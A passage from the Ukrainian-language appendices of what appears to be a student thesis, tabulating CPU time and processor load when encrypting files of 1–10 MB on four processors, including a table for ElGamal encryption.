Intel Core i3 6100	7	3876,22	24,9
Intel Core i3 6100	7	3874,12	24,7
Intel Core i3 6100	7	3873,94	24,6
Intel Core i3 6100	7	3873,33	24,1
Intel Core i3 6100	7	3872,98	24,3
Intel Core i3 6100	8	4141,43	24,7
Intel Core i3 6100	8	4139,24	24,9
Intel Core i3 6100	8	4143,15	24,7
Intel Core i3 6100	8	4140,62	24,1
Intel Core i3 6100	8	4141,13	24,3
Intel Core i3 6100	8	4141,14	24,1
Intel Core i3 6100	8	4143,15	24,6
Intel Core i3 6100	9	4858,78	24,1
Intel Core i3 6100	9	4860,31	24,7
Intel Core i3 6100	9	4859,66	24,3
Intel Core i3 6100	9	4859,23	24,7
Intel Core i3 6100	9	4860,44	24,7
Intel Core i3 6100	9	4858,13	24,6
Intel Core i3 6100	9	4859,38	24,9
Intel Core i3 6100	10	5218,13	24,1
Intel Core i3 6100	10	5218,75	24,9
Intel Core i3 6100	10	5217,75	24,3
Intel Core i3 6100	10	5219,12	24,1
Intel Core i3 6100	10	5219,75	24,7
Intel Core i3 6100	10	5218,44	24,6
Intel Core i3 6100	10	5214,22	24,1
Intel Core i3 3110M	1	2015,54	15,1
Intel Core i3 3110M	1	2015,76	15,5
Intel Core i3 3110M	1	2014,68	15,5
Intel Core i3 3110M	1	2015,62	16,2
Intel Core i3 3110M	1	2015,68	15,8
Intel Core i3 3110M	1	2010,31	15,1
Intel Core i3 3110M	1	2015,65	15,3
Intel Core i3 3110M	2	3546,88	24,3
Intel Core i3 3110M	2	3545,44	24,1
Intel Core i3 3110M	2	3547,56	24,6
Intel Core i3 3110M	2	3546,32	24,1
Intel Core i3 3110M	2	3546,39	24,3
Intel Core i3 3110M	2	3546,88	24,2
Intel Core i3 3110M	2	3546,22	24,1
Intel Core i3 3110M	3	5250,24	24,2
Intel Core i3 3110M	3	5248,22	24
Intel Core i3 3110M	3	5250,61	24,1

Продовження додатку Ю

1	2	3	4
Intel Core i3 3110M	3	5251,32	23,7
Intel Core i3 3110M	3	5250,25	24,4
Intel Core i3 3110M	3	5250,75	24,6
Intel Core i3 3110M	3	5250,64	24,3
Intel Core i3 3110M	4	6937,56	24,1
Intel Core i3 3110M	4	6936,28	24,6
Intel Core i3 3110M	4	6937,54	24,1
Intel Core i3 3110M	4	6939,22	23,7
Intel Core i3 3110M	4	6934,51	22,9
Intel Core i3 3110M	4	6939,55	23,3
Intel Core i3 3110M	4	6937,54	22,8
Intel Core i3 3110M	5	8640,32	24,8
Intel Core i3 3110M	5	8642,12	24,4
Intel Core i3 3110M	5	8638,22	24,6
Intel Core i3 3110M	5	8640,81	24,2
Intel Core i3 3110M	5	8643,22	24
Intel Core i3 3110M	5	8637,14	24,2
Intel Core i3 3110M	5	8641,15	24,1
Intel Core i3 3110M	6	10332,43	24,5
Intel Core i3 3110M	6	10375,6	24,3
Intel Core i3 3110M	6	10397,34	24,6
Intel Core i3 3110M	6	10323,81	24,3
Intel Core i3 3110M	6	10358,75	24,9
Intel Core i3 3110M	6	10394,09	24,7
Intel Core i3 3110M	6	10379,32	24,6
Intel Core i3 3110M	7	13324,65	24,2
Intel Core i3 3110M	7	13328,78	24
Intel Core i3 3110M	7	13328,12	24,2
Intel Core i3 3110M	7	13332,5	24,1
Intel Core i3 3110M	7	13328,85	24,5
Intel Core i3 3110M	7	13330,75	24,3
Intel Core i3 3110M	7	13334,05	24,6
Intel Core i3 3110M	8	13804,28	24,3
Intel Core i3 3110M	8	13788,71	24,5
Intel Core i3 3110M	8	13795,32	24,3
Intel Core i3 3110M	8	13798,65	24,6
Intel Core i3 3110M	8	13798,64	24,3
Intel Core i3 3110M	8	13796,88	24,9
Intel Core i3 3110M	8	13799,5	24,7
Intel Core i3 3110M	9	15531,25	24,6
Intel Core i3 3110M	9	15525	24,2
Intel Core i3 3110M	9	15535,5	24
Intel Core i3 3110M	9	15532,84	24,2
Intel Core i3 3110M	9	15529,61	24,1
Intel Core i3 3110M	9	15526,98	24

Продовження додатку Ю

1	2	3	4
Intel Core i3 3110M	9	15532,84	24,2
Intel Core i3 3110M	10	17160,12	24,1
Intel Core i3 3110M	10	17150,22	24,5
Intel Core i3 3110M	10	17156,5	24,3
Intel Core i3 3110M	10	17157,25	24,6
Intel Core i3 3110M	10	17154,82	24,3
Intel Core i3 3110M	10	17156,16	24,5
Intel Core i3 3110M	10	17156,25	24,3
AMD FX-8350 4Ghz	1	1418,5	12,3
AMD FX-8350 4Ghz	1	1423,25	12,2
AMD FX-8350 4Ghz	1	1424,17	12,4
AMD FX-8350 4Ghz	1	1421,88	12,4
AMD FX-8350 4Ghz	1	1423,71	12,3
AMD FX-8350 4Ghz	1	1425,6	12,2
AMD FX-8350 4Ghz	1	1421,21	12,4
AMD FX-8350 4Ghz	2	2722,15	12,4
AMD FX-8350 4Ghz	2	2715,4	12,4
AMD FX-8350 4Ghz	2	2721,7	12,4
AMD FX-8350 4Ghz	2	2718,75	12,3
AMD FX-8350 4Ghz	2	2719,34	12,2
AMD FX-8350 4Ghz	2	2713,95	12,4
AMD FX-8350 4Ghz	2	2718,75	12,2
AMD FX-8350 4Ghz	3	3974,31	12,4
AMD FX-8350 4Ghz	3	3965,2	12,4
AMD FX-8350 4Ghz	3	3971,32	12,4
AMD FX-8350 4Ghz	3	3951,35	12,4
AMD FX-8350 4Ghz	3	3984,17	12,3
AMD FX-8350 4Ghz	3	3970,1	12,2
AMD FX-8350 4Ghz	3	3968,75	12,4
AMD FX-8350 4Ghz	4	5196,13	12,4
AMD FX-8350 4Ghz	4	5199,4	12,4
AMD FX-8350 4Ghz	4	5208,75	12,4
AMD FX-8350 4Ghz	4	5205,23	12,3
AMD FX-8350 4Ghz	4	5201,14	12,2
AMD FX-8350 4Ghz	4	5203,12	12,4
AMD FX-8350 4Ghz	4	5201,74	12,2
AMD FX-8350 4Ghz	5	6460,3	12,4
AMD FX-8350 4Ghz	5	6475,4	12,4
AMD FX-8350 4Ghz	5	6468,75	12,4
AMD FX-8350 4Ghz	5	6470,21	12,4
AMD FX-8350 4Ghz	5	6472,83	12,4
AMD FX-8350 4Ghz	5	6469,52	12,4
AMD FX-8350 4Ghz	5	6468,1	12,3
AMD FX-8350 4Ghz	6	7740,43	12,2
AMD FX-8350 4Ghz	6	7771,12	12,4

Продовження додатку Ю

1	2	3	4
AMD FX-8350 4Ghz	6	7734,3	12,4
AMD FX-8350 4Ghz	6	7750,5	12,2
AMD FX-8350 4Ghz	6	7755,67	12,4
AMD FX-8350 4Ghz	6	7752,51	12,4
AMD FX-8350 4Ghz	6	7752,73	12,4
AMD FX-8350 4Ghz	7	9115,28	12,4
AMD FX-8350 4Ghz	7	9069,14	12,4
AMD FX-8350 4Ghz	7	9027,41	12,4
AMD FX-8350 4Ghz	7	9117,93	12,4
AMD FX-8350 4Ghz	7	9093,75	12,4
AMD FX-8350 4Ghz	7	9099,5	12,4
AMD FX-8350 4Ghz	7	9090,19	12,4
AMD FX-8350 4Ghz	8	10345,12	12,4
AMD FX-8350 4Ghz	8	10370,41	12,3
AMD FX-8350 4Ghz	8	10359,38	12,2
AMD FX-8350 4Ghz	8	10360,29	12,4
AMD FX-8350 4Ghz	8	10358,75	12,4
AMD FX-8350 4Ghz	8	10365,4	12,2
AMD FX-8350 4Ghz	8	10361,72	12,4
AMD FX-8350 4Ghz	9	11565,38	12,4
AMD FX-8350 4Ghz	9	11586,5	12,4
AMD FX-8350 4Ghz	9	11580,37	12,4
AMD FX-8350 4Ghz	9	11513,4	12,2
AMD FX-8350 4Ghz	9	11573,14	12,4
AMD FX-8350 4Ghz	9	11584,17	12,4
AMD FX-8350 4Ghz	9	11578,12	12,2
AMD FX-8350 4Ghz	10	12865,34	12,4
AMD FX-8350 4Ghz	10	12922,56	12,4
AMD FX-8350 4Ghz	10	12912,22	12,4
AMD FX-8350 4Ghz	10	12906,25	12,4
AMD FX-8350 4Ghz	10	12871,5	12,4
AMD FX-8350 4Ghz	10	12917,71	12,4
AMD FX-8350 4Ghz	10	12909,75	12,4
Intel Core i3 540	1	1560,01	15,1
Intel Core i3 540	1	1551,75	15,5
Intel Core i3 540	1	1556,08	15,5
Intel Core i3 540	1	1565,84	16,2
Intel Core i3 540	1	1586,17	15,8
Intel Core i3 540	1	1566,31	15,1
Intel Core i3 540	1	1551,2	15,3
Intel Core i3 540	2	3021,08	24,2
Intel Core i3 540	2	3085,54	24
Intel Core i3 540	2	3059,21	24,2
Intel Core i3 540	2	3057,62	24,1
Intel Core i3 540	2	3045,91	24,5

Продовження додатку Ю

1	2	3	4
Intel Core i3 540	2	3064,3	24,3
Intel Core i3 540	2	3057,2	24,6
Intel Core i3 540	3	4585,75	24,3
Intel Core i3 540	3	4631,2	24,5
Intel Core i3 540	3	4621,84	24,3
Intel Core i3 540	3	4633,51	24,6
Intel Core i3 540	3	4626,25	24,3
Intel Core i3 540	3	4602,03	24,9
Intel Core i3 540	3	4600,81	24,7
Intel Core i3 540	4	6068,44	24,6
Intel Core i3 540	4	6051,28	24,2
Intel Core i3 540	4	6075,6	24
Intel Core i3 540	4	6070,04	24,2
Intel Core i3 540	4	6031,55	24,5
Intel Core i3 540	4	6085,71	24,3
Intel Core i3 540	4	6069,75	24,6
Intel Core i3 540	5	7603,14	24,3
Intel Core i3 540	5	7621,05	24,9
Intel Core i3 540	5	7615,75	24,7
Intel Core i3 540	5	7618,34	24,6
Intel Core i3 540	5	7612,02	24,2
Intel Core i3 540	5	7641,54	24
Intel Core i3 540	5	7612,85	24,6
Intel Core i3 540	6	8892,06	24,2
Intel Core i3 540	6	8864,26	24
Intel Core i3 540	6	8872,17	24,2
Intel Core i3 540	6	8914,7	24,5
Intel Core i3 540	6	8924,74	24,3
Intel Core i3 540	6	8887,21	24,6
Intel Core i3 540	6	8898,36	24,3
Intel Core i3 540	7	10421,78	24,9
Intel Core i3 540	7	10467,67	24,9
Intel Core i3 540	7	10432,26	24,7
Intel Core i3 540	7	10483,05	24,6
Intel Core i3 540	7	10419,6	24,2
Intel Core i3 540	7	10475,21	24
Intel Core i3 540	7	10469,61	24,6
Intel Core i3 540	8	11758,12	24,2
Intel Core i3 540	8	11799,2	24
Intel Core i3 540	8	11774,35	24,2
Intel Core i3 540	8	11784,25	24
Intel Core i3 540	8	11781,05	24,2
Intel Core i3 540	8	11761,51	24,5
Intel Core i3 540	8	11793,68	24,3
Intel Core i3 540	9	13361,15	24,6

Прдовження додатку Ю

1	2	3	4
Intel Core i3 540	9	13368,34	24,3
Intel Core i3 540	9	13394,8	24,9
Intel Core i3 540	9	13384,89	24,9
Intel Core i3 540	9	13382,1	24,7
Intel Core i3 540	9	13390,09	24,6
Intel Core i3 540	9	13389,2	24,2
Intel Core i3 540	10	14634,19	24,5
Intel Core i3 540	10	14675,21	24,3
Intel Core i3 540	10	14676,53	24,6
Intel Core i3 540	10	14621,14	24,3
Intel Core i3 540	10	14664,09	24,9
Intel Core i3 540	10	14681,3	24,2

3 ДОДАТОК Я ТАБЛИЦЯ РЕЗУЛЬТАТІВ ШИФРУВАННЯ ElGammal

Назва процесору	Розмір файлу, Мб	Процесорний час, мсек	Завантаження процесору, %
1	2	3	4
Intel Core i3 6100	1	90250,57	25
Intel Core i3 6100	1	90312,87	25,6
Intel Core i3 6100	1	90157,93	24,2
Intel Core i3 6100	1	90223,87	24,7
Intel Core i3 6100	1	90278,09	25,4
Intel Core i3 6100	1	90276,2	26,3
Intel Core i3 6100	1	90294,14	25,2
Intel Core i3 6100	2	177234,2	23,2
Intel Core i3 6100	2	177112,3	23,3
Intel Core i3 6100	2	177314,5	23,7
Intel Core i3 6100	2	177347,7	22,9
Intel Core i3 6100	2	177284,3	23,3
Intel Core i3 6100	2	177213,6	22,8
Intel Core i3 6100	2	177251,9	24,8
Intel Core i3 6100	3	281567,8	24,4
Intel Core i3 6100	3	281431,3	24,6
Intel Core i3 6100	3	281422,8	20,8
Intel Core i3 6100	3	281671,9	20,6
Intel Core i3 6100	3	281701,1	25
Intel Core i3 6100	3	281522,3	25,6
Intel Core i3 6100	3	281548,8	24,2
Intel Core i3 6100	4	364589,6	24,7
Intel Core i3 6100	4	364713,3	24,4
Intel Core i3 6100	4	364918,8	24,6
Intel Core i3 6100	4	364174,4	20,8
Intel Core i3 6100	4	364751,9	20,6
Intel Core i3 6100	4	364645,5	25
Intel Core i3 6100	4	364836,6	25,6
Intel Core i3 3110M	1	170187,5	26,3
Intel Core i3 3110M	1	170035,1	25,2
Intel Core i3 3110M	1	170267,9	23,2
Intel Core i3 3110M	1	170312,2	23,3
Intel Core i3 3110M	1	170154,9	23,7
Intel Core i3 3110M	1	170083,6	22,9
Intel Core i3 3110M	1	170197,1	23,3
Intel Core i3 3110M	2	340562,5	22,8
Intel Core i3 3110M	2	340451,3	24,8
Intel Core i3 3110M	2	340732,7	24,4
Intel Core i3 3110M	2	340674,9	24,6
Intel Core i3 3110M	2	340623,1	20,8
Intel Core i3 3110M	2	340523,5	20,6
Intel Core i3 3110M	2	340486,7	25

Подовження додатку Я

1	2	3	4
Intel Core i3 3110M	3	510784,1	25,6
Intel Core i3 3110M	3	510723,6	26,3
Intel Core i3 3110M	3	510649,7	25,2
Intel Core i3 3110M	3	510849,4	23,2
Intel Core i3 3110M	3	510879,5	23,7
Intel Core i3 3110M	3	510753,3	22,9
Intel Core i3 3110M	3	510791,3	23,3
Intel Core i3 3110M	4	692371,7	22,8
Intel Core i3 3110M	4	692321,9	24,8
Intel Core i3 3110M	4	692512	24,4
Intel Core i3 3110M	4	692322,1	24,6
Intel Core i3 3110M	4	692228,6	20,8
Intel Core i3 3110M	4	692351,3	20,6
Intel Core i3 3110M	4	692398,4	22,8
AMD FX-8350 4Ghz	1	88719,51	12,4
AMD FX-8350 4Ghz	1	88623,84	12,4
AMD FX-8350 4Ghz	1	88843,09	12,4
AMD FX-8350 4Ghz	1	88821,3	12,4
AMD FX-8350 4Ghz	1	88781,16	12,2
AMD FX-8350 4Ghz	1	88754,84	12,4
AMD FX-8350 4Ghz	1	88672,57	12,4
AMD FX-8350 4Ghz	2	187481,3	12,2
AMD FX-8350 4Ghz	2	187612,8	12,4
AMD FX-8350 4Ghz	2	187422,8	12,4
AMD FX-8350 4Ghz	2	187322	12,2
AMD FX-8350 4Ghz	2	187384,6	12,4
AMD FX-8350 4Ghz	2	187421,8	12,4
AMD FX-8350 4Ghz	2	187453,9	12,2
AMD FX-8350 4Ghz	3	271834	12,4
AMD FX-8350 4Ghz	3	271693,8	12,4
AMD FX-8350 4Ghz	3	271741,8	12,2
AMD FX-8350 4Ghz	3	271789,3	12,4
AMD FX-8350 4Ghz	3	271974,8	12,4
AMD FX-8350 4Ghz	3	271923,6	12,2
AMD FX-8350 4Ghz	3	271833,5	12,4
AMD FX-8350 4Ghz	4	347912	12,2
AMD FX-8350 4Ghz	4	348074,7	12,4
AMD FX-8350 4Ghz	4	347832,4	12,4
AMD FX-8350 4Ghz	4	347792,7	12,2
AMD FX-8350 4Ghz	4	347847,6	12,4
AMD FX-8350 4Ghz	4	347967,9	12,4
AMD FX-8350 4Ghz	4	348076,1	12,2
Intel Core i3 540	1	182037,6	24,8
Intel Core i3 540	1	181971,1	24,4
Intel Core i3 540	1	182194,3	24,6

Продовження додатку Я

1	2	3	4
Intel Core i3 540	1	182083,2	20,8
Intel Core i3 540	1	181893,9	20,6
Intel Core i3 540	1	182174,2	25
Intel Core i3 540	1	182219	25,6
Intel Core i3 540	2	363451,1	24,2
Intel Core i3 540	2	363279,4	24,6
Intel Core i3 540	2	363587,5	20,8
Intel Core i3 540	2	363531,7	20,6
Intel Core i3 540	2	363322,8	25
Intel Core i3 540	2	363144,8	25,6
Intel Core i3 540	2	363681,3	20,6
Intel Core i3 540	3	557394,7	25
Intel Core i3 540	3	557431,9	25,6
Intel Core i3 540	3	557341,7	24,2
Intel Core i3 540	3	557228,3	24,6
Intel Core i3 540	3	557339,8	20,8
Intel Core i3 540	3	557354	20,6
Intel Core i3 540	3	557512,6	25
Intel Core i3 540	4	749641,7	25,6
Intel Core i3 540	4	749786,9	20,6
Intel Core i3 540	4	749491,4	25
Intel Core i3 540	4	749572,8	24,6
Intel Core i3 540	4	749695,2	20,8
Intel Core i3 540	4	749604,1	20,6
Intel Core i3 540	4	749744,9	25